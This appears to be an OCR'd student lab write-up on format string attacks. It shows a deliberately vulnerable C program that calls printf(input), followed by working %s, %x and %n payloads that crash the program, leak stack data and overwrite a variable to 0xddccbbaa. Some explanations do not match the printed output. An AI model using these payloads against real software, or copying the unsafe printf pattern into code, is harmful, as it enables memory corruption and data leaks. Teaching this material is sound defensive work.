
Internet and Enterprise Security: Format String Vulnerability

October 24th, 2019

The Format String Attack

The **format string attack** takes advantage of **printf()** invocations that supply more arguments than there are format specifiers in the format string. The idea is that a malicious user can supply a user variable passed to printf(), that contains additional, rogue format specifiers. This will force printf() to read past the provided number of arguments on the stack, above the legit arg list.

Here, I wrote a program **vulnerable.c** and compiled it.



```
root@kali:~/Desktop# cat vulnerable.c
#include <stdio.h>
#include <string.h>
#include <stdint.h>

typedef uint8_t byte;

void FormatString(void);

int main(int argc, char **argv)
{
        FormatString();
return 0;
}

void FormatString(void)
{
        char input[100];
        char padding[10];
        int variable=0x11223344;

        printf("BEFORE variable=0x%x\n", variable);
        printf("ADDRESS of variable=0x%x\n", &variable);

        printf("Enter a string:");
        fgets(input, sizeof(input)-1, stdin);

        printf(input);
        printf("AFTER variable=0x%x\n", variable);

        int i;
        int addr=&variable;
        for (i=0; i<4; i++)
        {
                printf("byte[%d]=0x%x\t", i, *(byte *)(addr+i));
                printf("&byte[%d]=0x%x\n", i, (byte *)(addr+i));
        }
}
root@kali:~/Desktop#
```

Crashing a Program:

My "Make File" is up to date because this program vulnerable.c was already complied before.

The input string supplied to the program consists of multiple format specifier. The %s format specifier forces printf() to interpret the variable situated at that position in its caller's stack as a reference (a memory address). If whatever is on the stack at, say, the 5th %s (meaning at the 5th byte relative to the va_list pointer) is a valid memory address (which is a low likelihood event), the program will show what is at that address. But if it is not a valid memory address, the program will crash.

```
root@kali:~/Desktop# make vulnerable
make: 'vulnerable' is up to date.
root@kali:~/Desktop# ./vulnerable
BEFORE variable=0x11223344
ADDRESS of variable=0xbffff2e4
Enter a string:%s%s%s%s%s%s%s%s
Segmentation fault
root@kali:~/Desktop#
```

Now Printing Out Data on the Stack

Because the multiple format specifiers force printf() to keep reading data on the stack past the actual variables provided after the format string, we can read data off the stack in the area reserved for local variables. In our example, if variable had a secret value, this secret value could be printed off the stack using multiple format specifiers in a rogue input string:

```
root@kali:~/Desktop# ./vulnerable
BEFORE variable=0x11223344
ADDRESS of variable=0xbffff2e4
Enter a string:%x.%x.%x.%x.%x.%x.%x.%x
63.b7fb15c0.804919d.0.11223344.b7fff950.c2
AFTER variable=0x11223344
byte[0]=0x44    &byte[0]=0xbffff2e4
byte[1]=0x33    &byte[1]=0xbffff2e5
byte[2]=0x22    &byte[2]=0xbffff2e6
byte[3]=0x11    &byte[3]=0xbffff2e7
root@kali:~/Desktop#
```

The value printed is now the number of characters before printf() scanned the %n format specifier. The ***.*.*.*** stand for **0xe4, 0xf2, 0xff, and 0xbf,** none printable characters

```
root@kali:~/Desktop# echo $(printf "\xe4\xf2\xff\xbf").%x.%x.%x.%x.%x.%x.%x.%n > input
root@kali:~/Desktop# ./vulnerable < input
BEFORE variable=0x11223344
ADDRESS of variable=0xbffff2e4
Segmentation fault
root@kali:~/Desktop# echo $(printf "\xe4\xf2\xff\xbf").%x.%x.%x.%x.%x.%x.%x.%x.%n > input
root@kali:~/Desktop# ./vulnerable
BEFORE variable=0x11223344
ADDRESS of variable=0xbffff2e4
Enter a string:xxx
xxx
AFTER variable=0x11223344
byte[0]=0x44    &byte[0]=0xbffff2e4
byte[1]=0x33    &byte[1]=0xbffff2e5
byte[2]=0x22    &byte[2]=0xbffff2e6
byte[3]=0x11    &byte[3]=0xbffff2e7
root@kali:~/Desktop# ./vulnerable < input
BEFORE variable=0x11223344
ADDRESS of variable=0xbffff2e4
Enter a string:▯▯▯▯.63.b7fb15c0.804919d.0.11223344.b7fff950.c2.0.
AFTER variable=0x32
byte[0]=0x32    &byte[0]=0xbffff2e4
byte[1]=0x0     &byte[1]=0xbffff2e5
byte[2]=0x0     &byte[2]=0xbffff2e6
byte[3]=0x0     &byte[3]=0xbffff2e7
root@kali:~/Desktop#
```

The value at the address of variable (which should rightfully be **0x11223344**) is now replaced with **0x4a** which is 74 in decimal, since 74 characters were printed out before the %n was seen by printf(). This shows that the address provided to %n can be overwritten with whatever happens to be the number of characters (bytes) printed so far by printf() at the point where %n appears in the format string. This is because we can supply to printf() the address where %n writes its output. In this example, we supplied the address of our variable that earlier in the program had the value 0x11223344.

```
root@kali:~/Desktop# echo $(printf "\xe4\xf2\xff\xbfJUNK\xe5\xf2\xff\xbfJUNK\xe6\xf2\xff\xbfJUNK\xe7\
xf2\xff\xbf").%x.%x.%x.%x.%x.%x.%x.%x.%n > input
root@kali:~/Desktop# ./vulnerable < input
BEFORE variable=0x11223344
ADDRESS of variable=0xbffff2e4
Enter a string:▯▯▯▯JUNK▯▯▯▯JUNK▯▯▯▯JUNK▯▯▯▯.63.b7fb15c0.804919d.0.11223344.b7fff950.c2.0.
AFTER variable=0x4a
byte[0]=0x4a    &byte[0]=0xbffff2e4
byte[1]=0x0     &byte[1]=0xbffff2e5
byte[2]=0x0     &byte[2]=0xbffff2e6
byte[3]=0x0     &byte[3]=0xbffff2e7
```


We propose to change the value of variable from 0x11223344 into 0xddccbbaa. To do this, we would need a format specifier preceding %n of a humongous size: The negative value is in 2's complement, b/c this is indicated by the leading 1 of the number in binary (you can verify this as the leftmost digit is d=1101). If the interpretation was a positive number, the value would be 3721182122

So far, we have **the targeted variable or the AFTER variable** 0x8d (which is 141 in decimal value), our target is to get **0xaa (which is 170 in decimal value).** Now, I did the little calculation. The difference between 170 and 141 will be 29. This means we just need to add 29 bytes more in our memory address. Therefore, I added 29 bytes to 68x (68 bytes, so 68+29 will be 97x) and below is what I received in my target variable.

Now, we can see our targeted After Variable is changed to **0xaa** from **0x8d.**

Still, we need to achieve our targeted variable which is **0xddccbbaa.**

The following output screen shows the final format string and the successful creation of **0xddccbbaa** value in our After variable. We were able to write where we wanted, what we wanted.


root@kali:~/Desktop# echo $(printf "\xe4\xf2\xff\xbfJUNK\xe5\xf2\xff\xbfJUNK\xe6\xf2\xff\xbfJUNK\xe7\
xf2\xff\xbf").%x.%x.%x.%x.%x.%x.%x.%97x.%n.%15x.%n.%15x.%n.%15x.%n > input
root@kali:~/Desktop# ./vulnerable < input
BEFORE variable=0x11223344
ADDRESS of variable=0xbffff2e4
Enter a string:JUNKJUNKJUNK.63.b7fb15c0.804919d.0.11223344.b7fff950.c2.
0.. 4b4e554a.
. 4b4e554a.. 4b4e554a.
AFTER variable=0xddccbbaa
byte[0]=0xaa &byte[0]=0xbffff2e4
byte[1]=0xbb &byte[1]=0xbffff2e5
byte[2]=0xcc &byte[2]=0xbffff2e6
byte[3]=0xdd &byte[3]=0xbffff2e7
root@kali:~/Desktop#